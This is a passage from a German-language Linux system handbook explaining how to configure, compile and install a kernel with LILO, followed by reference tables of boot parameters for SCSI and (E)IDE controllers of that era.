Der Einsatz von Kernel-Modulen bietet sich vor allem für unregelmäßig oder selten benutzte Funktionalitäten an, wie z.B. `parport`- und Drucker-Unterstützung, Treiber für Disketten- oder ZIP-Laufwerke sowie für bestimmte Dateisysteme, die Sie nur sporadisch verwenden wollen.

Der Kmod ist nicht dafür ausgelegt, Module wieder automatisch zu entladen; bei der heutigen RAM-Ausstattung der Rechner wäre der Gewinn an Arbeitsspeicher nur marginal; vgl. auch `/usr/src/linux/Documentation/kmod.txt`. Server-Maschinen, die spezielle Aufgaben zu erfüllen haben und nur wenige Treiber benötigen, werden aus Performance-Gründen einen „monolithischen“ Kernel bevorzugen.

## 13.3 Konfiguration des Kernels

Die Konfiguration des während der Installation oder während des Updates eingerichteten Kernel ist der Datei `/usr/src/linux/.config` zu entnehmen (vgl. Abschnitt 2.2.9 auf Seite 42).

Die Konfiguration des Kernels kann man auf drei verschiedene Arten vornehmen:

1. In der Kommandozeile
2. Im Menü im Textmodus



### 3. Im Menü unter dem X Window System

Diese drei Wege werden im Folgenden kurz vorgestellt.

## Kommandozeilenkonfiguration

Um den Kernel zu konfigurieren, wechseln Sie nach `/usr/src/linux` und geben folgenden Befehl ein:

```
erde:/usr/src/linux # make config
```

Sie werden nach einer Reihe von Systemfähigkeiten gefragt, die der Kernel unterstützen soll. Bei der Beantwortung der Fragen gibt es normalerweise zwei oder drei Möglichkeiten: Entweder einfaches ☐ (y) und ☐ (n), oder eine der drei Möglichkeiten ☐ (y) (engl. *yes*), ☐ (n) (engl. *no*) und ☐ (m) (engl. *module*). 'm' bedeutet hierbei, dass der entsprechende Treiber nicht fest zum Kernel hinzugebunden wird, sondern vielmehr als Modul übersetzt wird, das zur Laufzeit zum Kernel hinzugeladen werden kann. Es versteht sich, dass sämtliche Treiber, die Sie zum Booten des Systems unbedingt benötigen, fest zum Kernel hinzugebunden werden müssen; in diesen Fällen also ☐ (y) wählen.

Wenn Sie bei einer Frage eine andere Taste drücken, erhalten Sie eine kurze Hilfestellung zu der jeweiligen Option angezeigt.

## Konfiguration im Textmodus

Angenehmer lässt sich die Konfiguration des Kernels mit „menuconfig“ durchführen; dies lässt sich mit dem Befehl

```
erde:/usr/src/linux # make menuconfig
```

aufrufen. Insbesondere müssen Sie sich bei einer geringfügigen Änderung der Konfiguration nicht durch zig Fragen „durchtasten“.

## Konfiguration unter dem X Window System

Haben Sie das X Window System (Paket `xf86`) sowie Tcl/Tk (Paket `tcl` und Paket `tk`) installiert, so können Sie die Konfiguration alternativ durch

```
erde:/usr/src/linux # make xconfig
```

vornehmen. Sie haben dann eine grafische Oberfläche, die das Konfigurieren komfortabler macht. Dazu müssen Sie das X Window System aber als Benutzer 'root' gestartet haben, da Sie andernfalls zusätzliche Maßnahmen treffen müssen, um Zugriff auf das Display eines anderen Benutzers zu erhalten.

## 13.4 Einstellungen bei der Kernelkonfiguration

Die einzelnen Konfigurationsmöglichkeiten des Kernels können hier nicht im Detail dargestellt werden. Machen Sie bitte Gebrauch von den zahlreich vorhandenen Hilfetexten zur Kernel-Konfiguration. Der allerneueste Stand der Dokumentation findet sich immer unter den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation`.

**Hilfetexte**

## 13.5 Übersetzen des Kernels



### Tipp

Entfernen Sie ggf. im Haupt-Makefile (ca. Zeile 74) das Kommentarzeichen vor `INSTALL_PATH=/boot`, damit der eigene Kernel auf direktem Wege in `/boot` installiert werden kann.

Wir empfehlen, ein „bzImage“ zu generieren. So lässt es sich in der Regel umgehen, dass der Kernel „zu groß“ wird, wie dies leicht passieren kann, wenn man zu viele Features auswählt und ein „zImage“ herstellt (typisch sind dann die Meldungen "kernel too big" oder "System is too big").

Nachdem Sie den Kernel für Ihre Gegebenheiten konfiguriert haben, starten Sie die Kompilation:

```
erde:/usr/src/linux # make dep
erde:/usr/src/linux # make clean
erde:/usr/src/linux # make bzImage
```

Diese 3 Befehle können Sie auch in einer Befehlszeile eingeben. Sie werden dann hintereinander abgearbeitet. Dies birgt Vorteile in sich, wenn Sie die Kernel-Übersetzung automatisch, z. B. „über Nacht“, durchführen lassen wollen. Dazu geben Sie ein:

```
erde:/usr/src/linux # make dep clean bzImage
```

Je nach Leistung des Systems dauert es jetzt einige Minuten (schneller *AMD Athlon / Intel Pentium III*)<sup>1</sup> bis zu einigen Stunden (bei 386ern mit 8 MB), bis der Kernel neu übersetzt ist. Während der Übersetzungsprozedur können Sie sich selbstverständlich auf einer anderen Konsole weiterhin mit dem System beschäftigen.

Nach der erfolgreichen Übersetzung finden Sie den komprimierten Kernel in `/usr/src/linux/arch/i386/boot`. Das Kernel-Image – die Datei, die den Kernel enthält – heißt `bzImage`. Finden Sie diese Datei nicht vor, ist aller Wahrscheinlichkeit nach ein Fehler während der Kernelübersetzung aufgetreten. Dies geht eventuell leicht in der Menge der Bildschirmausgaben unter. Ob ein Fehler aufgetreten ist, können Sie dadurch feststellen, dass Sie nochmals mit

```
erde:/usr/src/linux # make bzImage
```

die Kernelübersetzung anstoßen und auf entsprechende Fehlermeldungen achten. Aber keine Angst: Fehler bei der Kernelübersetzung treten eher selten auf!

Unter der Bash können Sie mit

```
erde:/usr/src/linux # make bzImage 2>&1 | tee kernel.out
```

die Ausgaben des Kompilationsvorgangs in die Datei `kernel.out` „mitschreiben“ lassen; unter der Tcsh lautet der Befehl:

```
erde:/usr/src/linux # make bzImage |& tee kernel.out
```

<sup>1</sup>Ein beliebiger Test für Hard- und Software ist es, den Kernel mit der Option `make -j` zu übersetzen. Sie brauchen viel Hauptspeicher (bis über 100 MB) für diesen Test. Hierbei wird für jede zu übersetzende Quelldatei ein eigener Compiler gestartet.

Wenn Sie Teile des Kernels als ladbare Module konfiguriert haben, müssen Sie anschließend das Übersetzen dieser Module veranlassen. Dies erreichen Sie durch

```
erde:/usr/src/linux # make modules
```

## 13.6 Kernel installieren

Nachdem Sie den Kernel übersetzt haben, müssen Sie dafür sorgen, dass dieser neue Kernel installiert wird, um ihn künftig booten zu können. Wenn Sie den LILO verwenden, so muss dieser gleichfalls neu installiert werden. Im einfachsten Fall kopieren Sie dazu den neuen Kernel nach `/boot/vmlinuz` (vgl. Abschnitt 13.5 auf der vorherigen Seite) und rufen dann LILO auf; um sich vor unliebsamen Überraschungen zu schützen, empfiehlt es sich jedoch, den alten Kernel zunächst beizubehalten (`/boot/vmlinuz.old`), um ihn notfalls booten zu können, wenn der neue Kernel nicht wie erwartet funktioniert:

```
erde:/usr/src/linux # cp /boot/vmlinuz /boot/vmlinuz.old
erde:/usr/src/linux # cp arch/i386/boot/bzImage /boot/vmlinuz
erde:/usr/src/linux # lilo
```

Das Makefile-Target `make bzlilo` erledigt diese 3 Schritte übrigens in einem Rutsch.

Die übersetzten Module müssen nun noch installiert werden; durch Eingabe von

```
erde:/usr/src/linux # make modules_install
```

können Sie diese in die korrekten Zielverzeichnisse unter `/lib/modules/<Version>` kopieren lassen. Dabei werden die alten Module bei gleicher Kernelversion überschrieben; doch keine Angst, Sie können die ursprünglichen Module zusammen mit dem Kernel von den CDs wieder installieren.



### Tipp

Es ist darauf zu achten, dass Module, deren Funktionalität man jetzt eventuell direkt in den Kernel einkompiliert hat, unter `/lib/modules/<Version>` entfernt werden. Sonst kann es zu unvorhersehbaren Effekten kommen! Dies ist ein Grund, weshalb dem Ungeübten vom Selbstkompilieren des Kernels *dringend* abgeraten wird.

Tragen Sie in Ihrer `/etc/lilo.conf` zusätzlich ein Label **Linux.old** als Boot-Image ein (vgl. Abschnitt 4.4.1 auf Seite 136) und benennen Sie den alten Kernel nach `/boot/vmlinuz.old` um. Sie stellen so sicher, dass Sie immer noch mit dem vorherigen Kernel booten können, falls dies mit dem neu gebauten nicht funktionieren sollte. Diese Möglichkeit wird ausführlich im Kapitel 4 auf Seite 129 beschrieben.

Haben Sie die Datei `/etc/lilo.conf` nach Ihren Wünschen angepasst, so müssen Sie erneut

```
erde:/usr/src/linux # lilo
```

aufrufen.

Falls Sie Linux von DOS aus über `linux.bat` – also mit `loadlin` – starten, müssen Sie den neuen Kernel noch nach `/dosc/loadlin/bzimage`<sup>2</sup> kopieren, damit er beim nächsten Booten wirksam werden kann.

Falls Sie Linux über den Windows NT Bootmanager starten, dürfen Sie nun nicht vergessen, erneut den LILO-Bootsektor umzukopieren (vgl. Abschnitt 4.7.2 auf Seite 147).

Weiterhin ist Folgendes zu beachten: Die Datei `/boot/System.map` enthält die Kernelsymbole, die die Kernelmodule benötigen, um Kernelfunktionen korrekt aufrufen zu können. Diese Datei ist abhängig vom aktuellen Kernel. Daher sollten Sie nach der Übersetzung und Installation des Kernels die aktuelle<sup>3</sup> Datei `/usr/src/linux/System.map` in das Verzeichnis `/boot` kopieren. Falls Sie Ihren Kernel mittels `make bzlilo` bzw. `make zlilo` erstellen, wird diese Aufgabe automatisch für Sie erledigt.

Sollten Sie beim Booten eine Fehlermeldung wie "System.map does not match actual kernel" erhalten, dann wurde wahrscheinlich nach der Kernelübersetzung die Datei `System.map` nicht nach `/boot` kopiert.

## 13.7 Boot-Diskette erstellen

Möchten Sie eine Boot-Diskette mit dem neuen Kernel erstellen, so können Sie einfach den folgenden Befehl verwenden:

```
erde:/usr/src/linux # make bzdisk
```

## 13.8 Festplatte nach der Kernel-Übersetzung aufräumen

Sie können die während der Kernel-Übersetzung erzeugten Objekt-Dateien löschen, falls Sie Probleme mit dem Plattenplatz haben:

```
erde: # cd /usr/src/linux
erde:/usr/src/linux # make clean
```

Falls Sie jedoch über ausreichend Plattenplatz verfügen und vorhaben, den Kernel des öfteren neu zu konfigurieren, so überspringen Sie diesen letzten Schritt. Ein erneutes Übersetzen des Kernels ist dann erheblich schneller, da nur die Teile des Systems neu übersetzt werden, die von den entsprechenden Änderungen betroffen sind.

<sup>2</sup>Bzw. dorthin, wohin Sie das Verzeichnis `loadlin` haben installieren lassen.

<sup>3</sup>Bei jeder Kernelübersetzung wird diese Datei neu erzeugt.

## 14 Kernel-Parameter

### 14.1 Treiber im Kernel

Es gibt eine große Vielfalt an PC-Hardware-Komponenten. Um diese Hardware richtig benutzen zu können, braucht man einen „Treiber“, über den das Betriebssystem (bei Linux der „Kernel“) die Hardware richtig ansprechen kann. Generell gibt es zwei Mechanismen, Treiber in den Kernel zu integrieren:

1. Die Treiber können fest zum Kernel dazugebunden sein. Solche Kernel „aus einem Stück“ bezeichnen wir in diesem Buch auch als *monolithische* Kernel. Manche Treiber können nur in dieser Form verwendet werden.
2. Die Treiber können erst bei Bedarf in den Kernel geladen werden, der in diesem Fall als *modularisierter* Kernel bezeichnet wird. Das hat den Vorteil, dass wirklich nur die benötigten Treiber geladen sind und dass der Kernel keinen unnötigen Ballast enthält. Der Kernel auf der SuSE-Bootdiskette beispielsweise arbeitet mit Modulen, er kann deshalb die meisten Hardware-konfigurationen bedienen.

Unabhängig davon, ob die Treiber fest dazugebunden sind oder geladen werden, kann es dennoch vorkommen, dass eine Hardwarekomponente nicht selbstständig vom Kernel erkannt werden kann. In einem solchen Fall haben Sie die Möglichkeit, die betreffende Komponente durch Angabe von Parametern näher zu spezifizieren, wodurch dem Kernel „auf die Sprünge geholfen“ wird:

- Sie geben dem Treiber Informationen, welche Hardware Sie genau haben und wie diese anzusprechen ist (z. B. Adressbereich, Interrupt oder ähnliches). Der Treiber kann das manchmal auch selbst herausfinden, es ist aber schneller und sicherer, wenn Sie es ihm direkt mitteilen.
- In Problemfällen können Sie mit speziellen Kernelparametern eventuell doch noch erreichen, dass Ihr Linux-System läuft.

Bei monolithischen Kernels müssen die Parameter am Bootprompt oder durch einen Bootloader übergeben werden – aus diesem Grunde werden die Parameter oftmals noch vereinfachend LILO-Parameter genannt, nach dem traditionellen Loader für x86er-Architekturen. Treiber in Modulform erhalten ihre Parameter durch Argumente der Befehle `insmod` bzw. `modprobe`; dabei wird gleichzeitig das Modul selbst geladen.

Immer gilt: Sie müssen die Parameter jedes Mal beim Booten angeben, der Kernel lernt leider nichts dazu. Später, nach der Installation, können Kernelparameter in die Dateien `/etc/lilo.conf` bzw. `/etc/modules.conf` eingetragen

werden, wodurch sie von LILO bzw. modprobe automatisch ausgewertet werden.

Leider ist das Format, in dem die Parameter anzugeben sind, bei dazugebundenen Treibern anders als bei Treibern, die als Modul geladen werden. Deshalb finden Sie die Parameter säuberlich getrennt weiter unten aufgelistet. Bei einigen wenigen Modulen (CD-ROM-Laufwerke) wurde die Parameterübergabe jedoch mittlerweile vereinheitlicht, sodass auch beim Laden eines Moduls die gleichen Parameter angegeben werden können wie am Bootprompt.




Abbildung 14.1: Das Layout einer US-Tastatur

Wenn Sie gerade gebootet haben, ist noch die amerikanische Tastaturbelegung am Bootprompt aktiv. Sie finden also das  $\text{=}$  auf der Taste  $\text{}$ .  $\text{}$  und  $\text{}$  sind vertauscht. Vergleichen Sie bitte die Abbildung 14.1.

14.2 Einige Tipps

Bevor endlich die Listen mit den Parametern kommen, noch ein paar Tipps zur Hardwareerkennung der Treiber und zur Parameterangabe:

- Die meisten Treiber können ein so genanntes *autoprobing* durchführen,  $\text{\textcircled{d}}$ , der Treiber probiert verschiedene unterschiedliche Adressen durch, an denen die entsprechende Hardwarekomponente üblicherweise liegt. Dabei kann es jedoch geschehen, dass ein Treiber auf eine Komponente stößt, für die er gar nicht zuständig ist, und er diese fälschlicherweise initialisiert. Dies kann dazu führen, dass der Rechner einfach stehen bleibt.
- Auch kommt es gelegentlich vor, dass sich ein Modul erfolgreich laden lässt, obwohl die Hardware, für die es zuständig ist, gar nicht im Rechner vorhanden ist (dies gilt vor allem für die 3 Com-Netzwerkkartentreiber).

Dennoch sollten Sie der Einfachheit halber erst einmal das Autoprobing durchführen lassen. Fehlerhaft geladene Treiber können Sie ohne weiteres wieder entfernen; bei nicht erkannter Hardware können Sie durch Angabe der Parameter versuchen, dem Kernel die Konfiguration mitzuteilen, sodass er dennoch in die Lage versetzt wird, die Komponente korrekt anzusprechen.

- Schließlich gibt es einige Hardwarekomponenten, für die mehrere Treiber existieren (*NCR 53C810*, *Ultrastor*). Nach den uns vorliegenden Informationen scheint keiner der beiden Ultrastor-Treiber einen besonderen Vorteil im Vergleich zum anderen zu haben. Der BSD-Treiber für den NCR53C810 unterstützt auch die anderen NCR53C8xx-Produkte (z. B. 53C875) während nur der alte NCR-Treiber CD-Writer unterstützt. Probieren Sie einfach aus, welcher Treiber Ihre Hardware zuverlässig erkennt.

## 14.3 Die Parameter

### 14.3.1 Notation und Bedeutung

In den folgenden, alphabetisch geordneten Listen von Kernelparametern sind die einzelnen Geräte bzw. ihre Treiber zusammen mit den möglichen bzw. notwendigen Aufruf-Parametern angegeben. Dabei tauchen folgende Parameter immer in der gleichen Bedeutung auf:

<addr>	hexadezimale Portangabe, (z. B. 0x300)
<irq>	Interrupt, unter dem das Gerät angesprochen wird (z. B. 7)
<dma>	DMA-Kanal, über den das Gerät kommuniziert (z. B. 1)
<Startadresse> ,	
<Endadresse>	hexadezimaler Speicherbereich für <i>shared memory</i>

Tabelle 14.1: Häufig verwendete Variablenbezeichnungen für Kernelparameter

Im weiteren werden vor allem die Parameter beschrieben, die für eine erfolgreiche Installation relevant sind. Darüber hinaus gibt es noch eine ganze Reihe weiterer Kernel-Parameter für spezielle Zwecke. Beachten Sie auch, dass bei der Angabe der Parameter die Groß- bzw. Kleinschreibung wichtig ist!

Eine ausführliche Einführung in die möglichen Kernelparameter finden Sie nach der Installation im `BootPrompt-HOWTO` unter `/usr/share/doc/howto` sowie bei den Kernelquellen in der Datei `/usr/src/linux/Documentation/kernel-parameters.txt`.





vor dem Autoprobing geschützt und dennoch initialisiert werden. Im Beispiel hat die Netzwerkkarte einen 32 Bytes breiten I/O-Bereich, der ab der Adresse 0x330 beginnt, und den Interrupt 5.

Für die Bedeutung der Netzwerkkarten-Parameter siehe Abschnitt 14.3.2 auf Seite 434.

- *Rootpartition übergeben*

**root=<partition>**

Variable	Werte / Bedeutung
<b>&lt;partition&gt;</b>	z. B. /dev/hda1, /dev/sdb5

*Beispiel:*    **root=/dev/hda5**  
bootet den Kernel und versucht die Rootpartition vom ersten logischen Laufwerk in der erweiterten Partition auf der ersten (E)IDE-Festplatte zu mounten.

- *Größe des Hauptspeichers (RAM)*

**mem=<größe>**

Die Größe des *Speichers* können Sie in Byte, Kilobyte oder Megabyte angeben. Die Beispiele zeigen die unterschiedliche Darstellung für 96 MB RAM.

Beispiele:

**mem=96M**  
**mem=98304k**

In sehr seltenen Fällen kann es vorkommen, daß das Mainboard bzw. der Chipsatz nicht den gesamten Speicher freigeben kann. Berücksichtigen Sie bitte dann den Speicher, den das Mainboard bzw. der Chipsatz für eigene Zwecke verwendet (bis zu 512 K sind durchaus möglich). Den genauen Wert zu ermitteln ist mit der Methode Versuch und Irrtum möglich, aber nehmen Sie der Einfachheit halber an, daß es 512 K sind, in unserem Beispiel:

**mem=5ff8000**

Bei der Verwendung eines Pentium-Clones kann der Aufruf

**mem=nopentium**

einen Rechner, der sonst nicht starten kann, zum Arbeiten befähigen.

- *Serielle Konsole*

**console=<gerät>,<optionen>**

Festlegung des Gerätes für die Ausgabe der Konsole; der Parameter kann mehrfach angegeben werden.

Beispiele:

**console=ttyS1,9600**  
**console=tty0**

Vgl. /usr/src/linux/Documentation/serial-console.txt; dort werden Anwendungsbeispiele gegeben.

## SCSI-Kontroller und das SCSI-Subsystem

Die meisten SCSI-Kontroller können über Parameter beeinflusst werden.

### SCSI-Kontroller

- *SCSI-Bandlaufwerke (Streamer)*

**st**=<puffer>,<schwelle>[,<max>]

Variable	Werte / Bedeutung
<puffer>	Größe des Puffers (Anzahl Blöcke zu 1 KB)
<schwelle>	Schreibschwelle (Anzahl Blöcke zu 1 KB) (engl. <i>write threshold</i> )
<max>	Maximale Pufferanzahl optional (z. B. 2)

Beispiel: **st**=1000,2000

- *Anzahl der SCSI-Geräte pro ID*

**max\_scsi\_luns**=<anzahl>

Variable	Werte / Bedeutung
<anzahl>	1..8

Beispiel:

Wenn explizit nur die erste LUN (engl. *logical unit number*) verwendet werden soll, muss der Parameter **max\_scsi\_luns**=1 gesetzt werden.

Typische Anwendung sind CD-Wechsler, wobei die Anzahl der nutzbaren CDs gleich dem Parameter **max\_scsi\_luns** ist.

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter*

**aha152x**=<addr>,<irq>,<id>[,<rec>[,<par>[,<sync>[,<delay>[,<ext\_trans>]]]]]

Variable	Werte / Bedeutung
<id> (SCSI-ID des Hostadapters)	ID des Hostadapters, meist 7
<rec> (reconnect)	0, 1
<par> (parity)	0, 1 Paritätsprüfung
<sync> (synchronous)	0, 1 synchrone Übertragung
<delay>	100 Busverzögerung, Standardwert
<ext_trans>	0, 1 C/H/S-Übersetzung

Mit diesem Treiber können sehr viele Low-cost-SCSI-Kontroller betrieben werden. Beispielsweise enthalten alle Soundkarten mit SCSI-Kontroller (bis auf die *Pro Audio Spectrum*) einen solchen Adaptec-Chip und können mit diesem Treiber betrieben werden.

Bei allen nicht-originalen 152x scheint der 4. Parameter (**RECONNECT**) für den Betrieb erforderlich zu sein. Er muss bei fast allen Typen auf '0' gesetzt werden, nur der AHA2825 braucht eine '1'.

Beispiel: **aha152x**=0x300,10,7

- *Adaptec AHA-1540 / 1542 SCSI-Hostadapter*

```
aha1542=<addr>[,<buson>,<busoff>[,<DMA speed>]]
```

Variable	Werte / Bedeutung
<buson>	2..15
<busoff>	1..64
<DMA speed>	5,6,7,8,10

Beispiel:    **aha1542=0x300**

- *Adaptec AHA-274x / 284x / 294x Hostadapter*

```
aic7xxx=<modifier>[,<modifier>[, ...]]
```

Variable	Werte / Bedeutung
<modifier>	extended aktiviert die Übersetzung der Plattengeometrie no_reset verhindert das Zurücksetzen (engl. <i>reset</i> ) des SCSI-Busses bei der Hostadapter-Initialisierung irq_trigger:<x> nur für EISA-Systeme 0 für flankengesteuert, 1 für pegelgesteuert verbose um mehr Meldungen zu erhalten reverse_scan wenn mehrere Karten vom BIOS in der falschen Reihenfolge behandelt werden 7895_irq_hack:<x> -1 ausschließlich für Tyan II Motherboards pci_parity:<x> wenn pci_parity gar nicht verwendet wird, ist die Parität gerade 0 keine Paritätsprüfung 1 Parität ungerade tag_info: " " " Warteschlangenverwaltung zur Leistungssteigerung, für Experten, siehe Kernelquellen

Beispiel:    **aic7xxx=no\_reset**,  
wenn der Rechner beim Reset des SCSI-Busses stehen bleibt.  
Parameter sind bei *aic7xxx*-basierten SCSI-Hostadaptern ausschließlich bei fehlerhafter oder unbefriedigender Funktion notwendig.  
Der AHA-2940 AU funktioniert erst ab BIOS-Version 1.3 zuverlässig; Updates sind über den Adaptec-Support zu bekommen.  
Der SCSI-Hostadapter Adaptec 2920 wird nicht von diesem Treiber, sondern vom Future Domain-Treiber bedient (Abschnitt 14.3.2 auf Seite 430)!

- *AdvanSys SCSI-Hostadapter*

**advansys**=<addr1>,<addr2>,...,<addr4>,<debug\_level>

*Beispiel:* **advansys**=0x110,0x210

Dieses Beispiel weist den Kernel an, an den angegebenen Adressen nach dem AdvanSys-Hostadapter zu suchen.

- *AM53/79C974 SCSI-Hostadapter*

**AM53C974**=<host-id>,<target-id>,<rate>,<offset>

Variable	Werte / Bedeutung
<host-id>	SCSI-ID des Hostadapters, meist 7
<target-id>	SCSI-ID des Geräts 0..7
<rate>	3, 5, 10 MHz/s max. Transferrate
<offset>	Transfermodus; 0 = asynchron

Wenn sich der Hostadapter zu „verschlucken“ scheint, reduziert man die maximale Transferrate für das Gerät (z. B. das erste CD-ROM-SCSI-Laufwerk /dev/scd0 mit ID 5) auf dem SCSI-Bus mit:

*Beispiel:* **AM53C974**=7,5,3,0

Für jedes Gerät können eigene Transferraten und Transfermodi angegeben werden, so daß **AM53C974**=**x,x,x,x** bis zu sieben Mal für einen Hostadapter auftreten kann.

- *BusLogic SCSI-Hostadapter*

**BusLogic**=<addr>  
**BusLogic**=<probing>

*Beispiel:* **BusLogic**=0x300

Variable	Werte / Bedeutung
<addr> <probing>	Adresse des Adapters, z. B. 0x300 NoProbe kein Adapter wird gesucht NoProbeISA kein ISA-Adapter wird gesucht NoProbePCI kein PCI-Adapter wird gesucht NoSortPCI Reihenfolge der Multimaster-Adapter wird vom PCI-BIOS bestimmt MultiMasterFirst Multimaster vor Flashpoint FlashPointFirst Flashpoint vor Multimaster InhibitTargetInquiry für alte Geräte, die mit <b>scsi_luns</b> > 0 Probleme haben TraceProbe gibt zusätzliche Meldungen bei der Initialisierung des Adapter aus TraceHardwareReset gibt zusätzliche Meldungen beim Hardware-Reset des Adapters aus TraceConfiguration gibt zusätzliche Meldungen bei der Konfiguration des Adapters aus TraceErrors gibt Fehlermeldungen der angeschlossenen Geräte aus Debug gibt alles aus

Dieser Hostadapter kann noch über mehr Parameter konfiguriert werden. Dies dient jedoch dem Feintuning und wird in `/usr/src/linux/drivers/scsi/README.BusLogic` beschrieben.

- *Future Domain TMC-16x0-SCSI-Hostadapter*  
**fdomain=<addr>,<irq>[,<id>]**

Variable	Werte / Bedeutung
<id>	SCSI-ID des Hostadapters 0..7

Dieser Treiber bedient auch den SCSI-Hostadapter *Adaptec 2920*.  
*Beispiel:*    **fdomain=0x140,11,7**

- *Future Domain TMC-885/950-Hostadapter*  
**tmc8xx=<addr>,<irq>**  
*Beispiel:*    **tmc8xx=0xca000,5**
- *NCR 5380 SCSI-Hostadapterfamilie*  
**ncr5380=<addr>,<irq>,<dma>**  
*Beispiel:*    **ncr5380=0x340,10,3**
- *NCR 53c400 SCSI-Hostadapterfamilie*  
**ncr53c400=<addr>,<irq>**  
*Beispiel:*    **ncr53c400=0x350,5**

Dieser Treiber bedient z.B. den weit verbreiteten *Trantor T130B* SCSI-Hostadapter

- *NCR 53c406a SCSI-Hostadapterfamilie*

```
ncr53c406a=<addr>[,<irq>[,<fastpio>]]
```

Variable	Werte / Bedeutung
<fastpio>	0, wenn kein schneller PIO-Modus gewünscht

Beispiel: `ncr53c406a=0x330,10,0`

- *Seagate ST01/02 SCSI-Hostadapter*

```
st0x=<addr>,<irq>
```

Beispiel: `st0x=0xc8000,5`

- *Trantor T128/128F/228 SCSI-Hostadapter*

```
t128=<addr>,<irq>
```

Beispiel: `t128=0x340,10`

**(E)IDE-Controller und ATAPI-Geräte**

Zahlreiche Parameter stehen zur Verfügung, um den (E)IDE-Controller und die dort angeschlossenen Geräte zu konfigurieren.

**(E)IDE-Controller  
ATAPI-Geräte**

- *ATAPI-CD-ROM und andere Geräte am (E)IDE-Controller*

```
hd<x>=<trouble>
```

Variable	Werte / Bedeutung
<x>	a, b, ..., h 1. bis 8. Festplatte a Master am 1. IDE-Controller b Slave am 1. IDE-Controller c Master am 2. IDE-Controller d Slave am 2. IDE-Controller etc.
<trouble>	noprobe, wenn das Testen einer vorhanden Festplatte Probleme bereitet none CMOS-Eintrag ignorieren und nicht testen nowerr WREE_STAT-Bit ignorieren cdrom falsch als Festplatte erkannt oder gar nicht erkannt oder Booten scheitert autotune schnellster PIO-Modus wird verwendet slow nach jedem Zugriff wird eine lange Pause eingelegt. Das macht es wirklich langsam, manchmal hilft es und ist die letzte Möglichkeit

Der Treiber unterstützt bis zu sechs IDE-Schnittstellen; an jeder können gemäß ATA-2-Spezifikation 2 Geräte angeschlossen sein.

Ein ATAPI-CD-ROM-Laufwerk als Master am 2. IDE-Controller wird mit **hdc=cdrom** bekannt gemacht; vgl. /usr/src/linux/Documentation/ide.txt. **hd<x>=<trouble>**

Beispiel: **hdd=cdrom**

• *Festplatte*

**hd<x>=<zylinder>,<köpfe>,<sektoren>[,<schreib>[,<irq>]]**

Variable	Werte / Bedeutung
<b>&lt;x&gt;</b>	a, b, ..., h 1. bis 8. Festplatte
<b>&lt;zylinder&gt;</b>	Zahl der Zylinder
<b>&lt;köpfe&gt;</b>	Zahl der Köpfe
<b>&lt;sektoren&gt;</b>	Zahl der Sektoren
<b>&lt;schreib&gt;</b>	Zylinder, ab dem Schreibkompensation angewendet wird
<b>&lt;irq&gt;</b>	Interrupt

Wenn das BIOS älter ist, kann es vorkommen, daß die richtige Geometrie der Festplatte nicht erkannt wird. Dann werden die korrekten Parameter so übergeben, daß der Kernel trotzdem die Platte vollständig ansprechen kann.

Beispiel: **hdc=1050,32,64**

• *EIDE-Controller-Chipsätze*

**ide0=<Chipsatz>**

Eine Reihe von EIDE-Controllern besitzt fehlerhafte Chipsätze oder verursacht Probleme, wenn der zweite Controller verwendet werden soll.

Für viele dieser Chipsätze existiert daher eine spezielle Unterstützung im Kernel; diese Unterstützung muss jedoch zusätzlich über einen Kernel-Parameter aktiviert werden.

Die Chipsätze in Tabelle 14.2 auf der nächsten Seite können konfiguriert werden.

**CMD 640**

Dieser Chipsatz befindet sich auf sehr vielen Hauptplatinen. Da er jedoch sehr fehlerhaft ist, bietet der Kernel eine spezielle Unterstützung, die diesen Chip erkennt und die Probleme umgeht. Außerdem wird in einigen Fällen erst durch den speziellen Code die Verwendung des zweiten Controllers möglich. In PCI-Systemen wird der Chip automatisch erkannt, in VLB-Systemen ist der folgende Kernel-Parameter notwendig: **ide0=cmd640\_vlb**.

Tabelle 14.2: Fortsetzung auf der nächsten Seite...



<b>RZ 1000</b>	Dieser Chip wird auf vielen Hauptplatinen mit dem Neptun Chipsatz eingesetzt und ist fehlerhaft. Wird die Unterstützung für diesen Chip aktiviert, arbeitet das System zwar langsamer, aber fehlerfrei. Eine weitergehende Aktivierung über einen Kernel-Parameter ist nicht erforderlich.
<b>DTC-2278</b>	Erst das Aktivieren dieses Treibers durch den Parameter <b>ide0=dtc2278</b> ermöglicht es, den zweiten Controller zu verwenden.
<b>Holtek HT6560B</b>	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: <b>ide0=ht6560b</b> .
<b>QDI QD6580</b>	Wird dieser Treiber aktiviert, ermöglicht er höhere Geschwindigkeiten: <b>ide0=qd6580</b> .
<b>UMC 8672</b>	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: <b>ide0=umc8672</b> .
<b>ALI M1439/M1445</b>	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: <b>ide0=ali14xx</b> .
<b>PROMISE DC4030</b>	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: <b>ide0=dc4030</b> . CD-ROM-Laufwerke und Streamer am zweiten Controller werden noch nicht unterstützt!

Tabelle 14.2: Besondere EIDE-Chipsätze

Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, und nicht erkannt wird, können stattdessen folgende Parameter übergeben werden:

```
ide<nummer>=<basis>[,<control>[,<irq>]]
```

Variable	Werte / Bedeutung
<b>&lt;nummer&gt;</b>	Adapter-Nummer, meist 0 oder 1, aber auch 3 oder 4
<b>&lt;basis&gt;</b>	Basisadresse des Adapters, meist 0x1f0, 0x170, 0x1e8 oder 0x168
<b>&lt;control&gt;</b>	Kontrollregister des Adapters, meist 0x3f6, 0x376, 0x3ee oder 0x36e
<b>&lt;irq&gt;</b>	Interrupt des Adapters, meist 14, 15, 11 oder 10

